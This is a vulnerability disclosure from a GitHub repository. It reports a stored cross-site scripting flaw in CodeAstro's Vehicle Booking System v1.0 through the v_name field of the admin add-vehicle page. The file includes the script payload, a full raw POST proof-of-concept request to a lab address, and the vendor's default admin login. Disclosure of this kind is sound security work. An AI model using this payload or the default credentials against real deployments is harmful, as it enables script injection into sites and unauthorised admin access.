Tr0e / CVE_Hunter Public

Code Issues Pull requests Actions Projects Security Insights

main

CVE_Hunter / XSS-5.md

Tr0e Create XSS-5.md History

1 contributor

83 lines (59 sloc) | 3.11 KB

Vulnerability Description

Vehicle Booking System v1.0 was discovered to contain a cross-site scripting (XSS) vulnerability via the admin-add-vehicle.php. It is an open source project from https://codeastro.com/ . This vulnerability allows attackers to execute arbitrary web scripts or HTML via a crafted payload injected into the v_name parameter.

1. Vulnerability Submitter: Tr0e
2. vendors: Vehicle Booking System in PHP with Source Code - CodeAstro
3. The program is built using the xmapp/v3.3.0 and PHP/8.1.10 version
4. Vulnerability location: /VehicleBooking-PHP/admin/admin-add-vehicle.php

Vulnerability Verification

[+] Payload:

```
<script>alert("XSS")</script>
```


POC：

```
POST http://192.168.0.120:91/VehicleBooking-PHP/admin/admin-add-vehicle.php HTTP/1.1
Host: 192.168.0.120:91
Content-Length: 905
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.120:91
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryHwRD9k9A7fnBXCiu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.0.120:91/VehicleBooking-PHP/admin/admin-add-vehicle.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=ldi7mdlvm8g7bnfhunuvrhp8ne
Connection: close

------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_name"

<script>alert("XSS")</script>
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_reg_no"

aaa
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_pass_no"

111
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_driver"

Demo User
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_category"

Bus
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_status"

Booked
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="v_dpic"; filename="Tr0e.jpg"
Content-Type: image/jpeg

123
------WebKitFormBoundaryHwRD9k9A7fnBXCiu
Content-Disposition: form-data; name="add_veh"
```

```
------WebKitFormBoundaryHwRD9k9A7fnBXCiu--
```

How to verify

1. Build the vulnerability environment according to the steps provided by the source code author;
2. log in to the background management system through the default account and password （Email: admin@mail.com Password: codeastro.com）；
3. The vulnerability lies in the "Vehicles - Add - Add Vehicle" function, you should inserts Payload when you Add Vehicle, as shown in the following figure：



[redacted]

Vehicle Name

<script>alert("XSS")</script>

Vehicle Registration Number

aaa

Vehicle Number Of Seats

111

Driver

Demo User


Vehicle Category

Bus

Vehicle Status

Booked

Vehicle Picture



[redacted]

192.168.0.120:91 显示

XSS

#	Name	Registration Number	Driver	Passengers	Category	Status
1	Euro Bond	CA7766	Vincent Pelletier	50	Bus	Available
2	Honda Accord	CA2077	Joseph Yung	5	Sedan	Available
3	Volkswagen Passat	CA1690	Jesse Robinson	5	Sedan	Available
4	Nissan Rogue	CA1001	Demo User	7	SUV	Available
5	Subaru Legacy	CA7700	John Settles	5	Sedan	Available
6		aaa	Demo User	111	Bus	Booked